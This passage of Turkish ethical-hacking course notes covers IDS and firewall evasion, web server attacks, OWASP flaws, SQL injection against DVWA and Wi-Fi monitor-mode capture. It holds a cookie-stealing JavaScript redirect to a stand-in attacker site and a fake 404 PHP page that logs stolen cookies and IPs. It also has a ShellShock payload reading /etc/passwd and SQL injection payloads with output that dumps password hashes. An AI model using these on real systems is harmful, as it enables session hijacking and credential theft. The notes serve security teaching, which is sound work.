- Peki veriyi göndermek istediğimiz kişi bu veriyi nasıl anlar? Cevap, yollanılan seq numaraları arka arkaya sıralanacağı için, karşı taraf bu sayede anlamlı bir bütün oluşturabilir. TCP paketlerinin sırası seq number olduğu için ben istemesem bile o bütünleştirir zaten.
- Aşağıdaki örnek, paketi bölerek 3 adımda karşı tarafa iletiyoruz, bu 3 paket birleştirilmeden teker teker iletildiğinde güvenlik cihazı bunun ne olduğunu algılayamıyor.



- Ancak Switch, Router ya da Bilgisayar paket tamamlanana kadar bekliyor.



Encryption – IDS Evading Metotları

- Bir NIPS/NIDS'in etkili olabilmesi için işlediği her paketin içeriğini inceleyebilmesi gerekir.
- Burada en büyük sorun şifrelenmiş ağ trafiğidir.
- SSL, SSH, IPSec gibi bağlantılar şifreli iletişim kurduğundan NIDS/NIPS'in paketin içeriğini görmesi mümkün olmamaktadır. Bu sebepten dolayı da içerik imzalardan kaçırılmaktadır.
- Ancak güvenlik cihazları da buna önlem olarak SSL/TLS decryption işlemi yaparak trafiği incelemektedir. Doğru yapılandırma ve IDS/IPS cihazlarının yetenekleri önemlidir.

Denial of Service

- NIDS'ten kaçınmanın bir diğer yöntemi, NIDS'i aşırı yüklemektir. Bu pek çok şekilde yapılabilir. İlk yöntem, NIDS'i sahte IP adreslerinden gelen saldırılarla doldurmak ve güvenlik personelinin gerçek saldırganı bulma şansı düşük olacak kadar çok alarm oluşturmaktır.
- İkinci yöntem, NIDS'i trafiğe boğmaktır, böylece her pakete bakamaz ve aynı anda kötü amaçlı paketleri aşırı yüklenmiş NIDS imzalarından geçiremez.

Firewall (Güvenlik Duvarı)

- Temel amacı farklı ağ sınırları oluşturmak ve bunları izole etmektir. IP-Port'lara bakarak izin yada engelleme işlemlerini sağlar. IP kısmına ve port kısmına bakıyor, zamana bakabilir, TCP/UDP kısımlarına bakabilir, ama daha fazlası için Next-Generation FW gereklidir. O yüzden firewall aslında bir routing işlemi yapmaktadır diyebiliriz. Bunun için Pfsense open-source firewall yazılımını deneme olarak kullanılabilir.

Türleri;

- Application Layer
- Packet Filtering
- Circuit-level
- Proxy Server
- Next-Generation Firewall
- Statefull Firewall

Kurcalanabilecek Open-Source tespitçiler, sırasıyla incelenebilir: pfSense Firewall , Snort IPS , WAF

Firewall Keşfi

RFC'ye göre Firewall TCP portları gelen SYN paketine,

- Port açıksa SYN-ACK
- Port kapalıysa RST döner.

- Firewall'lar genelde RST paketi dönmez; ancak yapılandırma ile değiştirilebilir.
- Firewall ACK, FIN gibi paketlere cevap dönmez.
- Bu durumlar düşünülerek farklı portlara yapılacak olan istekler kıyaslanarak firewall keşfi yapılabilir.

Firewall Evading (Atlatma) Metotları

- Firewalking
- MAC Spoofing
- Tiny Fragmentation
- ICMP Tünelleme
- HTTP Tünelleme
- DNS Tünelleme
- SSH Tünelleme

Firewalking

- Geteway ACL (Access Control List) filtrelerini belirlemek için TTL değerlerini kullanan bir teknik.
- Saldırgan, hedeflenen güvenlik duvarına TTL değerinin bir atlama daha büyük ayarlandığı bir TCP veya UDP paketi gönderir.

MAC Spoofing

- Firewall üzerinden erişim izinleri olan bir sistemin MAC adresi saldırgan tarafından taklit edilerek, herhangi bir filtreye takılmadan istekler oluşturulabilir.
- Bunun için "macchanger" aracı kullanılabilir. Ancak MAC adresimizi değiştirmeden önce kendimi internet arayüzümüzü down ettikten sonra MAC Changer işlemi yapıp daha sonra tekrardan up etmemiz gerekir;

```
# ifconfig eth0 down
```

```
# macchanger -r eth0 / macchanger -m 00:22:33:44:55:00 eth0
```

```
# ifconfig eth0 up
```

Tiny Fragmentation

- TCP başlık bilgileri başka paketlerde olacak şekilde paketlerin parçalanması işlemi gerçekleştirilerek paketin parçalar halinde firewall üzerinden aktarılması gerçekleştirilebilir.
- Statefull çalışan firewallar için bu yöntem işe yaramaz.

Tünelleme Nedir?

Normal şartlar altında kullandığımız port ve protokolleri farklı port ve protokoller yardımıyla amacımıza uygun bir trafik oluşturmak için kullanıyoruz. Örneğin ICMP Tünelleme kullanıyorsak, ICMP port ve protokollerini başka bir amaca yönelik olarak paketlerini taşımış oluyoruz.

ICMP Tünelleme

- ICMP Echo paketlerinin data kısmında bir arka kapı olarak kullanılan Shell ortamının aktarıldığı yöntemdir.

HTTP Tünelleme

- HTTP Tünel, kapsüllenmiş bir HTTP protokolünü kullanan çeşitli ağ protokollerini çalıştırarak bağlantı gerçekleştiren bir tekniktir. Örneğin, Firewall 80 portuna izin vermiş yani HTTP trafiği için uygun ama 22 SSH için bana izin vermiyor. Bende bu durumda 80 portu üzerinden SSH bağlantısı yapmaya çalışıyorum. HTTP tünellemedeki amacımız iki makine arasında güvenli bir bağlantı oluşturmak için kullanabiliriz. Aynı zamanda da firewall'ı atlatmak için de kullanabiliriz.

```
# apt install httptunnel
```

```
# hts -F localhost:22 2139
```

```
# htc -F 8090 192.168.1.21:2139
```

- hts: httptunnel server component (Listen for incoming httptunnel connections)
- htc: httptunnel client component (Setup a httptunnel connection to port at host)

Burada bakarsak aslında biz, HTTP client ve server üzerinden yani HTTP üzerinden, SSH içeriğini bunlar arasından geçirmiş oluyoruz.

DNS Tünelleme

- Client ile Server arasındaki DNS trafiği üzerinden farklı bir protokole ait verilerin aktarılması işlemidir.

SSH Tünelleme

- SSH protokolüne ait trafik üzerinden farklı bir protokole ait trafiğin aktarılması işlemidir.

Honeypots

- Tuzak sunuculardır.
- Taklit ederler
- Saldırganlar hakkında bilgi toplarlar
- Belirli bir servis için konuşacak olursak, üçlü el sıkışmayı reddeden bağlantı noktaları bir honeypot'un olduğunun göstergesidir.

Module 13: Hacking Web Servers

Web Sunucu

Basit ifadeyle, bir web sunucusu, dosyaları ve içeriği HTTP üzerinden sunmak için tasarlanmış bir yazılım paketidir. Bu dosyalar, istemcilerden yazılım biçiminde gelen taleplere yanıt olarak teslim edilir.

Web sunucuları, işletim sistemi desteği, sunucu tarafı teknolojileri, güvenlik modelleri, istemci desteği, geliştirme araçları ve daha pek çok faktörle farklılık gösterir.

Çok sayıda web sunucu olmasına rağmen gerçekçi olması adına en meşhur iki tanesi:

- Microsoft – Internet Information Server (IIS)
- Unix & Linux – Apache

REQUESTS

- **GET**: Web sayfası okuma isteği
- **HEAD**: Web sayfasının başlığını okuma isteği
- **PUT**: Web sayfasına yükleme isteği
- **POST**: Web sayfasına bir şey yükleme
- **DELETE**: Bir web sayfasını silme isteği
- **TRACE**: Gelen isteği tekrar gönderme
- **OPTIONS**: Desteklenen metotları sorgulama

RESPONSES

- 1xx : Bilgi verme amaçlı
- 2xx : Başarılı istek
- 3xx : Yönlendirme
- 4xx : İstemci tarafı hata
- 5xx : Sunucu tarafı hata

HTTP Header Bilgileri

- User-agent: İşletim sistemi ve tarayıcı hakkında bilgi
- Accept: İstemcinin kabul edebileceği sayfa tipleri (HTML, XML, vb.)
- Accept-Charset: İstemci tarafında kabul edilebilecek karakter kümeleri
- Accept-Encoding: İstemci tarafında kabul edilebilecek encodingler (gzip, vb.)
- Accept-Language: İstemci tarafında kabul edilebilecek diller
- Host: Sunucu DNS adı
- Authorization: HTTP Kimlik doğrulama bilgileri
- Cookie: Daha önce oluşturulmuş çerez bilgileri
- Connection: Kullanıcının tercih ettiği bağlantı biçimi
- Referer: Bir önceki sayfa
- Content-Length: İstek içeriğinin boyutu

HTTP GET ve POST İstekleri

```
GET /dumprequestG?p1=1&p2=2 HTTP/1.1
Host: localhost:12345
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch, br
Accept-Language: en-US,en;q=0.8
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
```

The HTTP Method	Path to the source on Web Server	Protocol Version Browser supports
The Request Headers	Post	/RegisterDao.jsp HTTP/1.1
	Host:	www.javatpoint.com
	User-Agent:	Mozilla/5.0
	Accept:	text/xml,text/html,text/plain,image/jpeg
	Accept-Language:	en-us,en
	Accept-Encoding:	gzip,deflate
	Accept-Charset:	ISO-8859-1,utf-8
	Keep-Alive:	300
Connection:	keep-alive	
	User=ravi&pass=java	} Message body

Web Sunucu Zafiyetleri

Web sunucular bu noktaya kadar bahsi geçen bir çok zafiyetten etkilendirler; ancak kendilerine özgü olarak zafiyetlerde bulunmaktadır.

- Buffer Overflow
- DoS / DDoS
- Flawed Web Design (Hatalı kodlama)

Buffer Overflow (Arabellek Taşması)

Bir uygulama, işlem veya program arabelleğe; "ayrılmış alandan fazla veri koymaya çalıştığında" bir arabellek taşması meydana gelir. Böyle bir durumda, bu veriler bütünlüğünü kaybedebilir.

DoS/DDoS

Saldırgan bir web sunucusunun hizmet verme kapasitesini aşacak sayıda çok istek yaparak servis dışı bırakma saldırısı gerçekleştirilebilir.

Benzer şekilde uygulamada DoS saldırısına neden olabilecek bir yazılımsal hatayı kullanabilir.

Flawed Web Design (Kusurlu Web Tasarımı)

Bir web uygulamasını istismar etmenin yaygın bir yolu kodun kendisidir.

Tasarımcı tarafından bir web sayfasına gömülen yorumlar ve gizli etiketler, saldırgana bilgi verebilir.

Bu tür etiketler ve bilgiler web tarayıcısında gösterilmiyor olsa da yoğun tarayıcıda bulunan "Kaynak Kodu Görüntüle" özelliği ile analiz edilebilir.

Module 14: Hacking Web Application

OWASP

- Açılımı "Open Web Application Security Project"
- Belli aralıklarla (2 yada 3 yıl gibi) Web uygulamaları üzerinde görülen kritik zafiyetleri yayınlıyor.
- OWASP Testing Metodolojisi zafiyetlerin ve bu zafiyetlerin nasıl giderileceğine dair bir listedir.
- Bu zafiyetler kritiklik derecesine göre aşağıdakilerdir;

OWASP TOP 10

- 1- **Injection**: SQL Injection, NoSQL Injection, Operating System Injection vb.
- 2- **Broken Authentication**: Session yönetiminde yapılan yanlış uygulamaların zafiyetleri mevcuttur.
- 3- **Sensitive Data Exposure**: Hassas verilerin saklanması ve transferi esnasında korunamayıp ifşalanması.
- 4- **XML External Entities (XXS)**: XML processer'ları sayesinde iç ağ hakkındaki veriler, uzaktan kod çalıştırma
- 5- **Broken Access Control**: Oturum açmış bir kullanıcının yetkisi olmadığı halde bazı yerlere erişebilmesi durumu.
- 6- **Security Misconfiguration**: Default konfigürasyonların bırakılması.
- 7- **XSS (Cross-Site-Scripting)**: JS kodlarının çalıştırılabilmesi durumunda ortaya çıkan zafiyetlerdir.
- 8- **Insecure Deserialization**: json ve xml gibi formlara çevirilen bir verinin tekrar eski haline döndürülürken güvenilmeyen bir kullanıcı tarafından zararlı bir kod parçasını işlemesi durumu.
- 9- **Using Components with Known Vulnerabilities**: Eski zafiyetlerden ötürü kaynaklanan zafiyetlerden ortaya çıkan açıklık. Örneğin hala Windows 7 kullanmak gibi.
- 10- **Insufficient Logging & Monitoring**: Login, başarısız login, yüksek meblada para transferleri gibi durumların loglanmamasından ve monitör edilmemesinden kaynaklanan zafiyetlerdir.

Testing Vulnerable Web Apps

Test ortamları

- DVWA
- WebGoat
- bWAAP
- VulnHub
- Multillidae

Zafiyet tarama için araçlar

- Nikto
- OWASP Zap
- Netsparker
- Acunetix

OWASP ZAP ile Web Uygulama Zafiyet Taraması

Komut satırından #owasp-zap komutu çalıştırılır ve update işlemleri tamamlanır.

Burpsuit ile Araya Girme

- Burpsuit web sızma testlerinde sıklıkla kullanılan bir araçtır.
- Üzerinde çok fazla ve farklı yeteneklerde modülleri olmasına rağmen bu eğitimde Burpsuit aracının proxy özelliklerini ele alacağız.
- Burpsuit ile web trafiğinde araya girmek için öncelikle bir listener port ayarlamamız, ardından web tarayıcımız üzerinden ayarlar sekmesinden bu proxyi tanımlamamız gerekli.
- Böylelikle tüm web trafiği proxy üzerinden geçebilsin ve trafiği burda durdurup manüpile edebilelim.
- Bu yöntemle istemci tarafında alınan tüm güvenlik önlemleri ve kısıtlamaları aşabiliriz.
- Bunların dışında Burpsuit üzerinde repeater, decoder, crawler, comparer vb. Başka özelliklerde vardır.
- Eğitim boyunca Burpsuit'in community (free) versiyonunu kullanacağız.
- Bu versiyon kali üzerinde kurulu olarak gelir. İsternise sitesinden indirilip Windows için kullanılabilir.

Burp Proxy

Yeni Proxy Ekleme: Proxy > Options > Add > Binding kısmında "Bind to port" bölümüne port yazılır. Bind to address: "Loopback only" seçilir. 127.0.0.1

DVWA Nedir?

- Damn Vulnerable Web Application
- Zafiyetli Web Uygulaması
- PHP ile oluşturulmuştur.
- 8 adet zafiyet barındırır ve her biri 3 zorluk seviyesine ayrılır.

Brute Force – Kaba Kuvvet Saldırısı

- Kullanıcı veya parola için olabilecek tüm ihtimallerin denenmesidir.
- Benzer mantıkla Dictionary Attack uygulamasında ise elimizde bulunan kelime listesinin tamamının parola veya kullanıcı adı için uygunluğu denir.

* Biz burada Burpsuite ve Hydra üzerinden Brute Force saldırısı gerçekleştirerek örneklendireceğiz.

Command Execution

Windows üzerinde is CMD, Linux üzerinde ise Shell komutları çalıştırabiliyoruz.

CSRF Attack

- CSRF: Cross Site Request Forgery
- Bu atak hedef kişiye isteği ve bilgisi dışında bir işlem yaptırmayı sağlar.
- Bu atak bir web sitesindeki form alanları manüpile edilerek yeni bir form isteği oluşturulur ve hedef kullanıcıya gönderilir.
- Manüpile edilen bu form alanında username, password değiştirme ya da para transferi yapma gibi istekler vardır.
- Ancak bu atağın başarılı bir şekilde gerçekleştirilebilmesi için hedef son kullanıcının hali hazırda bu sisteme login olmuş olması gerekmektedir.
- Genellikle bu form isteğinin bulunduğu kod parçası ya bir html dosya içinde son kullanıcıya mail atılı ya da uzak bir sunucuda barındırılan bu kod parçasının URL'i bir resim ya da PDF'in içerisine gömülüp bu dosyanın son kullanıcı tarafından tıklanması sağlanır.
- Kullanıcının bilgisi dışında browser'ının uzak bir sunucuya istek yapması
- Peki bu atağı önlemek için nasıl bir önlem alabiliriz?
- Örneğin password değişimi yaparken öncelikle eski password'ünü sorarız Böylelikle eski parolasının girilmediği herhangi bir sorgu server tarafından işleme alınmaz.
- Eski parola girme işlemi de ancak kullanıcının bilgisi dahilinde yapılabilen bir işlemdir.

XSS Attack

- XSS: Cross Site Scripting
- Bu zafiyette dinamik bir web sayfasında girdi alanına kullanıcı tarafında çalışacak bir betik yerleştirilerek yapılır.
- `<script>alert("hacklendin!");</script>` gibi bir kod parçası sonucu eğer ekranda "hacklendin!" yazan bir pop-up çıkıyorsa burada bir XSS zafiyetinden bahsedilebilir.
- Eğer uygulama ASP ile yazılmış ve arkada MSSQL database varsa aşağıdaki kodun çalışması durumunda XSS var diyebiliriz.
- `originalAttribute="SRC" originalPath="vbscript:msgbox("Vulnerable");>`
- XSS Reflected ve XSS Stored şeklinde iki tipi vardır.
- XSS Reflected: Anlık olarak o kodu çalıştırabildiğimiz durumlar
- XSS Stored: Arkaplanda database'e kayıt edilir. Ve sürekli olarak bunu depolamış olur. İkisinde de script çalıştırıyoruz bi farkı yoktur.
- Client tarafından cookie değerini almak için aşağıdaki JS kodlarını gönderebiliriz;
- `<script>alert(document.cookie);</script>` (Security Level: LOW, PHPIDS: disabled)
- Eğer sistemlerde herhangi bir filtreleme varsa aşağıdaki gibi bir değer denenebilir.
- `<script>alert(document.cookie);</script>` (Security Level: MEDIUM, PHPIDS: disabled)
- Ya da alternatif olarak aşağıdaki yöntem denenebilir.
- `<script> alert(document.cookie);</script>` (Security Level: MEDIUM, PHPIDS: disabled)
- Bir sayfaya yönlendirirken çerezi de beraberinde yollayan JS kodu:
- `window.location.href="saldirganinsitesi.com/index.php?cookie="+document.cookie;`

• Kullanıcı anlamasını diye 404 sayfasını gösteren php kod örneği

```
1 <html>
2   <head>
3     <title>404 Not Found</title>
4   </head>
5   <body>
6     404 Not Found
7     <?php
8       $ip = $_SERVER["REMOTE_ADDR"];           // Sayfaya girenin ip'si alınır.
9       $cookie = $_GET["cookie"];               // Hazırlanmış linke tıklayanın çer
10      $dateTime = date('d.m.y \t H:i:s');      // Kurbanın hazırlanmış linke tikle
11
12      $file = fopen("cerezler.html", "a");
13
14      fwrite($file, "#####<br>");
15      fwrite($file, "Kurbanın IP Adresi : " . $ip . "<br>");
16      fwrite($file, "Tıklama Zamani      : " . $dateTime . "<br>");
17      fwrite($file, "Kurbanın Cerezi     : " . $cookie . "<br>");
18      fwrite($file, "#####<br><br><br>");
19
20      fclose($file);
21   ?>
22 </body>
23 </html>
```

XSS Attack Önleme Yöntemlerinden Biri

- Bu atağı önlemek için alınacak önlemlerden bir tanesi de Cookie değeri set edilirken HTTPOnly Flag'i de set edilmeli. Böylelikle client side tarafında çalışan bir JS kodu cookie değerine erişemez.
- `httpd.conf` dosyası içerisinde aşağıdaki konfigürasyonu girerek bu flag set edilmiş olur;
- Header edit Set-Cookie ^(.*)\$ \$1;HttpOnly;Secure
- Tabi XSS'i önlemek için alınacak önlemlerden en iyisi yine girdi denetimi olacaktır.
- Ancak unutulmaması gereken bir husus vardır ki o da sadece client side tarafında denetim yapılmasının yetersiz olacağıdır.

Directory Traversal

- Bir diğer adıyla Path Traversal
- Saldırmanın web sunucusu dizininin dışına ve ana sistemin diğer bölümlerine geçmesine izin verir.
- Web dizininin dışına çıktıktan sonra saldırgan, izinleri ve diğer güvenlik kontrollerini atlayabilir ve sistemde komutları çalıştırabilir.
- Bu saldırıyı yapmak için biraz sunucu bilgisi ve biraz tarayıcı bilgisi yeterlidir.

- <http://furkan.com.tr/show.asp?view=history.html>

<http://furkan.com.tr/show.asp?view=../../../../Windows/system.ini>

File Inclusion

Dosya ekleme güvenlik açığı, en çok komut dosyası çalıştırma süresine dayanan web uygulamalarını etkilediği görülen bir tür web güvenlik açığıdır.

- Hedef bir web sitesine bir dosya dahil etmesine ya da hedef web sitesinin kendinde olan ama sunmadığı bir dosyayı görüntüleyebilmesine denir. Bunu iki tip olarak ayırıyoruz;
- LFI (Local File Inclusion) kelime anlamı olarak Server'dan Dosya İçerme işlemidir.
- RFI (Remote File Inclusion) kelime anlamı olarak Uzaktan Dosya İçerme işlemidir.

Windows sistemde çıktı ve host dosyasına erişme şekli olarak;

- <http://192.168.43.189/dvwa/vulnerabilities/fi/?page?C:\\Windows\\System32\\drivers\\etc\\hosts>

Remote File Inclusion örneği olarak;

- <http://192.168.43.189/dvwa/vulnerabilities/fi/?page=https://www.hurriyer.com/index.html>

ShellShock Zafiyeti

- ShellShock zafiyeti daha çok Unix ve Linux cihazlarda görülür.
- ShellShock zafiyeti olan bir Linux sunucusunda aşağıdaki kod parçası örnek verilebilir;
- env x='(){:};echo exploit' bash -c 'cat /etc/passwd'

Module 15: SQL Injection

Enjeksiyon saldırılarına (SQL, OS, LDAP vs.), özellikle SQL enjeksiyonu, web sitelerinde rastlanmaktadır. Enjeksiyon, kullanıcı tarafından alınan verinin yorumlayıcıya komut ya da sorgunun bir parçası olarak gönderilmesi durumunda oluşur.

Saldırmanın düşmanca gönderdiği veriler yorumlayıcının istenmeyen komutları çalıştırmasına veya değiştirmesine sebep olur.

Örnek SQL Sorgusu:

```
SELECT * FROM Users WHERE username='admin' AND password='123456'
```

Saldırı SQL Sorguları:

```
SELECT * FROM Users WHERE username='admin' AND password='123456' OR 1=1 #'  
SELECT * FROM Users WHERE username='admin' AND password='123456' OR 'a'='a' #'  
SELECT * FROM Users WHERE username='admin' AND password='123456' OR 1=1 -'  
SELECT * FROM Users WHERE username='admin' AND password='123456' OR 'a'='a' '  
SELECT * FROM Users WHERE username='admin' AND password='123456' AND 1=0 #'
```

Saldırı Mantığı

```
SELECT * FROM Users WHERE username='admin' AND password='123456' OR 'a'='a'  
1 AND 0 OR 1 = 1
```


select name, surname from users WHERE user_id='Şid'

(' or'1'=1) istersek yine hataya düşmemek için (' or'1'=1'#)

' or'1'=1' ORDER BY 2#

Vulnerability: SQL Injection

User ID:

```
ID: ' or '1'=1
First name: admin
Surname: admin

ID: ' or '1'=1
First name: Gordon
Surname: Brown

ID: ' or '1'=1
First name: Hack
Surname: Me

ID: ' or '1'=1
First name: Pablo
Surname: Picasso

ID: ' or '1'=1
First name: Bob
Surname: Smith
```

Vulnerability: SQL Injection

User ID:

```
ID: ' or '1'=1' ORDER BY 2#
First name: admin
Surname: admin

ID: ' or '1'=1' ORDER BY 2#
First name: Gordon
Surname: Brown

ID: ' or '1'=1' ORDER BY 2#
First name: Hack
Surname: Me

ID: ' or '1'=1' ORDER BY 2#
First name: Pablo
Surname: Picasso

ID: ' or '1'=1' ORDER BY 2#
First name: Bob
Surname: Smith
```

' or'1'=1' union select database(), version() #

Vulnerability: SQL Injection

User ID:

```
ID: ' or '1'=1' union select database(),version() #
First name: admin
Surname: admin

ID: ' or '1'=1' union select database(),version() #
First name: Gordon
Surname: Brown

ID: ' or '1'=1' union select database(),version() #
First name: Hack
Surname: Me

ID: ' or '1'=1' union select database(),version() #
First name: Pablo
Surname: Picasso

ID: ' or '1'=1' union select database(),version() #
First name: Bob
Surname: Smith

ID: ' or '1'=1' union select database(),version() #
First name: dvwa
Surname: 5.7.14
```

' union select 1, table_name from information_schema.tables#

Vulnerability: SQL Injection

User ID:

```
ID: ' union select 1,table_name from information_schema.tables#
First name: 1
Surname: CHARACTER_SETS

ID: ' union select 1,table_name from information_schema.tables#
First name: 1
Surname: COLLATIONS

ID: ' union select 1,table_name from information_schema.tables#
First name: 1
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: ' union select 1,table_name from information_schema.tables#
First name: 1
Surname: COLUMNS

ID: ' union select 1,table_name from information_schema.tables#
First name: 1
Surname: COLUMN_PRIVILEGES

ID: ' union select 1,table_name from information_schema.tables#
First name: 1
Surname: ENGINES

ID: ' union select 1,table_name from information_schema.tables#
First name: 1
Surname: EVENTS

ID: ' union select 1,table_name from information_schema.tables#
First name: 1
Surname: FILES

ID: ' union select 1,table_name from information_schema.tables#
First name: 1
Surname: GLOBAL_STATUS

ID: ' union select 1,table_name from information_schema.tables#
First name: 1
Surname: GLOBAL_VARIABLES

ID: ' union select 1,table_name from information_schema.tables#
First name: 1
```

```
Surname: x$statements_with_sorting

ID: ' union select 1,table_name from information
First name: 1
Surname: x$statements_with_temp_tables

ID: ' union select 1,table_name from information
First name: 1
Surname: x$user_summary

ID: ' union select 1,table_name from information
First name: 1
Surname: x$user_summary_by_file_io

ID: ' union select 1,table_name from information
First name: 1
Surname: x$user_summary_by_file_io_type

ID: ' union select 1,table_name from information
First name: 1
Surname: x$user_summary_by_stages

ID: ' union select 1,table_name from information
First name: 1
Surname: x$user_summary_by_statement_latency

ID: ' union select 1,table_name from information
First name: 1
Surname: x$user_summary_by_statement_type

ID: ' union select 1,table_name from information
First name: 1
Surname: x$wait_classes_global_by_avg_latency

ID: ' union select 1,table_name from information
First name: 1
Surname: x$wait_classes_global_by_latency

ID: ' union select 1,table_name from information
First name: 1
Surname: x$waits_by_host_by_latency

ID: ' union select 1,table_name from information
First name: 1
Surname: x$waits_by_user_by_latency

ID: ' union select 1,table_name from information
First name: 1
Surname: x$waits_global_by_latency

ID: ' union select 1,table_name from information
First name: 1
Surname: s1_config
```

' union select user,password from users#

Vulnerability: SQL Injection

User ID:

```
ID: ' union select user,password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' union select user,password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' union select user,password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' union select user,password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' union select user,password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Module 16: Hacking Wireless Networks

- Kablosuz iletişim türlerinden olan wireless eskiden kablolu iletişimden yavaş adlandırılırken, Wi-Fi 6 standardı ile birbiri ile yarışır duruma gelmiştir.
- Genellikle radyo iletişimine dayanır.

GSM: (Mobil İletişim için Küresel Sistem), mobil ses ve veri hizmetlerini iletmek için kullanılan açık, dijital bir hücreli teknolojidir. 9,6 kbps'ye kadar sesli aramaları ve aktarım hızlarını destekler.

Access Point: Bir kablosuz erişim noktası (WAP) veya daha genel olarak AP, diğer wifi cihazlarının kablolu bir ağa bağlanmasına izin veren bir donanım cihazıdır.

SSID: "Hizmet Kümesi Tanımlayıcısı" anlamına gelir. IEEE 802.11 kablosuz ağ standardı kapsamındadır.

BSSID: WAP'ın MAC adresidir. Üretici tarafından verilmiştir. 24 bittir.

ISM Band: Çoğu ülkede lisans olmadan herhangi bir amaçla kullanılabilen radyo spektrumunun bir parçası olan Endüstriyel, Bilimsel ve Medikal bant.

OFDM: Ortogonal Frekans Bölmeli Çoğullama, birbirinden biraz farklı frekanslarda aralıklı çok sayıda taşıyıcı kullanan bir dijital iletim tekniğidir. 1990'da çıkmıştır. LAN, ADSL'de kullanılır.

FHSS: Frekans atlamalı yayılma spektrumu, FHSS, paraziti önlemek, gizli dinlemeyi önlemek ve kod bölümlü çoklu erişim (CDMA) iletişimlerini etkinleştirmek için kullanılır.

Ağ Türleri

Bir coğrafi alanda konuşlandırılan kablosuz ağ türleri şu şekildedir;

- Wireless personal area network (WPAN)
- Wireless local area network (WLAN)
- Wireless metropolitan area network (WMAN)
- Wireless wide area network (WWAN)

Ek olarak dağıtım senaryosuna göre farklı ağ türleri de vardır;

- Extension to a wired network
- Multiple to a wired network
- 3G/4G/5G hotspot

Wireless Standartları

IEEE Standard	Frequency	Speed	Transmission Range
802.11	2.4 GHz	Up to 2 Mbps	Depends on spread spectrum type
802.11a	5 GHz	Up to 54 Mbps	25 to 75 feet indoors; range can be affected by building materials
802.11b	2.4 GHz	Up to 11 Mbps	Up to 150 feet indoors; range can be affected by building materials
802.11g	2.4 GHz	Up to 54 Mbps	Up to 150 feet indoors; range can be affected by building materials
802.11n	2.4 and 5 GHz	Up to 600 Mbps	At least as far as b, g, and a—and possibly much further

Wi-Fi Authentication Modları

Open Authentication to Access Point
Shared Key Authentication to the Access Point
EAP Authentication to the Network
MAC Address Authentication to Network
Combining MAC-Based, EAP, and Open Authentication
Using WPA Key Management

Wi-Fi Chalking

Açık wireless ağlarını tespit edebilmek için geliştirilmiş yöntemler;

- WarWalking: Açık ağları tespit etmek için etrafta yürüyerek dolaşmak.
- WarChalking: Açık kablosuz ağların reklamını yapmak için semboller ve işaretler kullanmak
- WarFlying: Dronları kullanarak açık kablosuz algılama
- WarDriving: Açık kablosuz ağları tespit etmek için etrafta araçla dolaşmak

Wi-Fi Tehditleri

Erişim kontrol saldırısı: Yetkisiz bir ağa erişim elde eden saldırganlar.

Bütünlük ve gizlilik saldırıları: Saldırganlar, meşru kullanıcıların ağa erişmesini engeller.

Kimlik doğrulama saldırıları: Saldırgan, ağın meşru kullanıcılarını taklit etmeye çalışır.

Rogue Access: Saldırganlar, aynı konumdaki mevcut ve meşru bir SSID ile aynı SSID ile bir hileli erişim noktası başlatarak, ağa ve mevcut trafiğe erişim sağlamaya çalışır.

İstemci yanlış ilişkilendirme: Meşru olanların kullanıcı cihazlarındaki otomatik bağlantı ayarından yararlanacağı ve üretilen trafiği yakalayacağı alanların dışında sahte sahte bir erişim noktası yerleştirmek.

Yanlış yapılandırılmış erişim noktası saldırıları: Saldırganlar, cihazdaki yanlış yapılandırmalardan yararlanarak mevcut erişim noktalarına erişim elde eder.

Yetkisiz ilişkilendirme: Bir kullanıcının troyanize edilmiş bilgisayar saldırganının özel ağlara bağlanmasına izin verilebilir.

Ad-hoc bağlantı saldırıları: Ad-hoc bağlantılar, saldırganların bunlardan yararlanmasını mümkün kılan güçlü kimlik doğrulama ve şifreleme sağlamadıkları için güvensiz olma eğilimindedir.

Jamming Saldırıları: Sadece bir parazit sinyali yayarak, bir sinyal bozucu saldırgan kablosuz bir kanaldaki iletişimi etkin bir şekilde engelleyebilir, normal çalışmayı kesintiye uğratabilir, performans sorunlarına neden olabilir ve hatta kontrol sistemine zarar verebilir.

Hacking Wireless Network – Uygulama

İhtiyaçlar;

- Harici Wi-Fi anteni
 - * Laptop Antenleri Monitör Moda sahip değildir!
- Airmon-ng
- Airodump-ng

ADIM 1 - ifconfig

- Adaptörümü bağladıktan sonra komut satırında root olarak **“ifconfig”** komutu çalıştırılır.

ADIM 2 – Wifi Kullanılıyorsa Kapatmak

- Komut satırına root olarak **“airmon-ng check kill”** komutu yazılır.

- Neden kapatıyorum? Çünkü monitör moda çekeceğim. Normal çalıştığı haliyle anteni kullanamam. Bundan dolayı ilk yapılan iş wireless'in kapatılmasıdır.

ADIM 3 – Anteni Monitör Moda Geçirmek

- Komut satırında root olarak **“sudo ip link set wlan0 down”** komutu çalıştırılır, ardından;

- Komut satırında root olarak **“sudo iw dev wlan0 set type monitor”** komutu çalıştırılır.

- Komut satırında root olarak **“sudo ip link set wlan0 up”** komutu çalıştırılarak adaptör tekrar aktif hale gelir.

* ip ve iw komutları yoksa bunları yüklememiz gerekir.

ADIM 4 – Injection Çalışıyor mu Test Etmek

- Komut satırına **“aireplay-ng -9 wlan0”** yazılarak, etraftaki ağlara enjeksiyon yapabilir miyim diye yalnızca bunu test ediyorum.

ADIM 5 – wlan0 Monitor Modda Başlatılacak

- Komut satırına root olarak **“airmon-ng start wlan0”** komutu çalıştırılır. (monitor modda mı diye kontrol edilir.)

- Burada adaptörümüz için **“monitor mode already enabled”** yazısını görürsek, adaptörümüzün monitor modda olduğunu anlarız.

ADIM 6 – Çevredeki Wi-Fi'leri Tespit Etme

- Komut satırına root olarak **"airodump-ng wlan0"** komutu çalıştırılır.

ADIM 7 – Hedef AP MAC Adresi Alınır

- Komut satırında root olarak **"airodump-ng -c 2 -bssid X:X:X:X:X -w furkanSaldiri"** komutu çalıştırılır.

